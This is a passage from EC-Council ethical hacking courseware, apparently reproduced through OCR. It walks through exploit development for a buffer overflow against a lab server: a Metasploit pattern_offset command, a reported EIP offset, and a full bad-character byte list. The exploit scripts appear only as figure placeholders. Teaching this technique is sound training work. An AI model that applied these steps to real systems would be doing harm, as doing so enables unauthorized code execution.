


Figure 6.78: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Run the following command to find the exact offset of the random bytes in the EIP register:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 10400 -
q 386F4337
```




Figure 6.79: Screenshot showing Metasploit pattern_offset output

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overwrite the EIP Register

As shown in the screenshot, we have identified that the EIP register is at an offset of 2003 bytes. Now, run the following Python script to check whether we can control the EIP register.




Figure 6.80: Screenshot of Python script injecting shellcode in the EIP register

As shown in the screenshot, the EIP register can be controlled and overwritten with malicious shellcode.




Figure 6.81: Screenshot of Immunity Debugger showing EIP register

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Bad Characters

Before injecting the shellcode into the EIP register, you must first identify bad characters that may cause issues in the shellcode. You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**\x00**" , are badchars.

```
badchars                                                                =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1
2\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32
\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53
\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72
\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92
\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2
\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2
\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2
\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Next, run the following Python script to send badchars along with the shellcode:


